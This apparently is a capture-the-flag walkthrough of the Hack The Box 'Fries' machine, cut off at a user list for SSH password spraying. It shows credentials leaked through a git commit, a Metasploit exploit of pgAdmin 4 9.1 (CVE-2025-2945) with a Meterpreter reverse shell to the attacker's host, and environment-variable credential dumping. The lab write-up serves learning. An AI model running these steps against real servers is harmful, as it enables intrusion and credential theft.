10.129.22.160 fries.htb pwm.fries.htb DC01.fries.htb code.fries.htb db-mgmt05.fries.htb
Check the docker-compose.yml notice the internal ip is 172.18.0.2 is for web app and 172.18.0.3 for postgres, also the config using subnet 172.18.0.0/16.
→ Let’s head to the commits.

There are 11 commits so that one that interesting us most is gitignore update (3e8ca66c0d).

Okay! This commit is removing the .env to this repo but when ever you upload to github and remove it, it will still there in the commits so better deleted the repo and recreate again.
DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
SECRET_KEY=y0st528wn1idjk3b9a
Leaking this info about postgres that contains creds related root:PsqLR00tpaSS11 and also the SECRET_KEY as well.
→ Let’s head over backend database.
Backend DB (PostgreSQL)
Access http://db-mgmt05.fries.htb.


So is was pgAdmin, let’s login with d.cooper.

Now we are in backend db as d.cooper.

Notice on the top left side showing the version pgAdmin 4 9.1.
→ Searching out pgAdmin 4 9.1 cves see if we found related cves for exploitation.
Found out this cve-2025-2945.

Also we can searching from cvedetails notice this cve-2025-2945 is public exploit which allowing arbitrary code execution.
We also found out the blog pgadmin4-9-1-authenticated-rce-cve-2025-2945 got cve-2025-2945-poc at the end.
→ Either going with this poc or using the metasploit so we going with metasploit.
CVE-2025-2945
Check out this pgadmin_query_tool_authenticated to use the correct modules.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo msfconsole -q
[*] Starting persistent handler(s)...
msf > use exploit/multi/http/pgadmin_query_tool_authenticated
[*] Using configured payload python/meterpreter/reverse_tcp
msf exploit(multi/http/pgadmin_query_tool_authenticated) > options

Module options (exploit/multi/http/pgadmin_query_tool_authenticated):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DB_NAME                         yes       The database to authenticate to
   DB_PASS                         yes       The password to authenticate to the database with
   DB_USER                         yes       The username to authenticate to the database with
   MAX_SERVER_ID  10               yes       The maximum number of Server IDs to try and connect to.
   PASSWORD                        yes       The password to authenticate to pgadmin with
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME                        yes       The username to authenticate to pgadmin with
   VHOST                           no        HTTP server virtual host


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python payload


View the full module info with the info, or info -d command.
Filling the setting with info we get.
- DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
- d.cooper@fries.htb:D4LE11maan!!
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set DB_NAME ps_db
DB_NAME => ps_db
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set DB_PASS PsqLR00tpaSS11
DB_PASS => PsqLR00tpaSS11
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set DB_USER root
DB_USER => root
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set USERNAME d.cooper@fries.htb
USERNAME => d.cooper@fries.htb
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set PASSWORD D4LE11maan!!
PASSWORD => D4LE11maan!!
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set LHOST tun0
LHOST => 10.10.16.41
msf exploit(multi/http/pgadmin_query_tool_authenticated) > set RHOST db-mgmt05.fries.htb
RHOST => db-mgmt05.fries.htbNow let’s start the exploit.
msf exploit(multi/http/pgadmin_query_tool_authenticated) > exploit
[*] Started reverse TCP handler on 10.10.16.41:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. pgAdmin version 9.1.0 is affected
[+] Successfully authenticated to pgAdmin
[+] Successfully initialized sqleditor
[*] Exploiting the target...
[*] Sending stage (24768 bytes) to 10.129.22.160
[+] Received a 500 response from the exploit attempt, this is expected
[*] Meterpreter session 1 opened (10.10.16.41:4444 -> 10.129.22.160:49798) at 2025-11-23 13:38:09 -0500

meterpreter > shell
Process 1423 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
cb46692a4590:/pgadmin4$ whoami
whoami
pgadmin
There we go, now we are in pgadmin.
cb46692a4590:/pgadmin4$ ls -al
ls -al
total 236
drwxr-xr-x    1 root     root          4096 Feb 25  2025 .
drwxr-xr-x    1 root     root          4096 May 28 16:53 ..
-rw-r--r--    1 root     root         91379 Feb 25  2025 DEPENDENCIES
-rw-r--r--    1 root     root          1173 Feb 25  2025 LICENSE
-rw-r--r--    1 root     root          1006 Feb 25  2025 branding.py
-rw-r--r--    1 root     root            52 Feb 25  2025 commit_hash
-rw-r--r--    1 root     root         37988 Feb 25  2025 config.py
-rw-rw-r--    1 pgadmin  root           358 May 28 16:53 config_distro.py
drwxr-xr-x    5 root     root         12288 Feb 25  2025 docs
-rw-r--r--    1 root     root            52 Feb 25  2025 gunicorn_config.py
drwxr-xr-x    3 root     root          4096 Feb 25  2025 migrations
-rw-r--r--    1 root     root          8444 Feb 25  2025 pgAdmin4.py
-rw-r--r--    1 root     root           949 Feb 25  2025 pgAdmin4.wsgi
drwxr-xr-x    4 root     root          4096 Feb 25  2025 pgacloud
drwxr-xr-x   18 root     root          4096 Feb 25  2025 pgadmin
-rw-r--r--    1 root     root            70 Feb 25  2025 run_pgadmin.py
-rw-r--r--    1 root     root         24203 Feb 25  2025 setup.py
-rw-r--r--    1 root     root          1283 Feb 25  2025 version.py
Lots of file and folder to check out but we will check the environment variables to see if we can get some more creds.
cb46692a4590:/pgadmin4$ env
env
PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
CORRUPTED_DB_BACKUP_FILE=
PGAPPNAME=pgAdmin 4 - CONN:2773918
HOSTNAME=cb46692a4590
SERVER_SOFTWARE=gunicorn/22.0.0
PWD=/pgadmin4
CONFIG_DISTRO_FILE_PATH=/pgadmin4/config_distro.py
HOME=/home/pgadmin
OAUTHLIB_INSECURE_TRANSPORT=1
PYTHONPATH=/pgadmin4
SHLVL=2
PGADMIN_DEFAULT_EMAIL=admin@fries.htb
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
Got ourself password Friesf00Ds2025!! for admin@fries.htb.
→ Let’s login back to pgAdmin as admin.

Notice the internal that next to admin@fries.htb meaning we can access the all the Fries DB.

It will prompt to this so we just enter the creds we found for root is PsqLR00tpaSS11.

Now we can go around in Fries DB but it contain lots of things we need to discover so thinking there will be way to reverse shell back as admin.
→ We will put this part doing at the end and we will back to pgadmin4 session and recon more.
cb46692a4590:/$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 6E:EE:35:1F:51:47
          inet addr:172.18.0.4  Bcast:172.18.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4590 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4004 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1120932 (1.0 MiB)  TX bytes:11344208 (10.8 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2928 (2.8 KiB)  TX bytes:2928 (2.8 KiB)
As we know that source code review that 172.18.0.4 is internal ip.
We also notice that this window machine is also using Linux environment as well so we can having some check based on linux-privilege-escalation-checklist.

Checking back the README from source code review, we see there is user svc@web so from here we got some users.
So far are svc_infra, svc, e.thompson, emma.t, d.rodriguez, daniel.r, s.chen, sarah.c.
→ Gonna do password spraying into ssh to see if we got some valid one.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ cat users.txt
svc_infra
svc
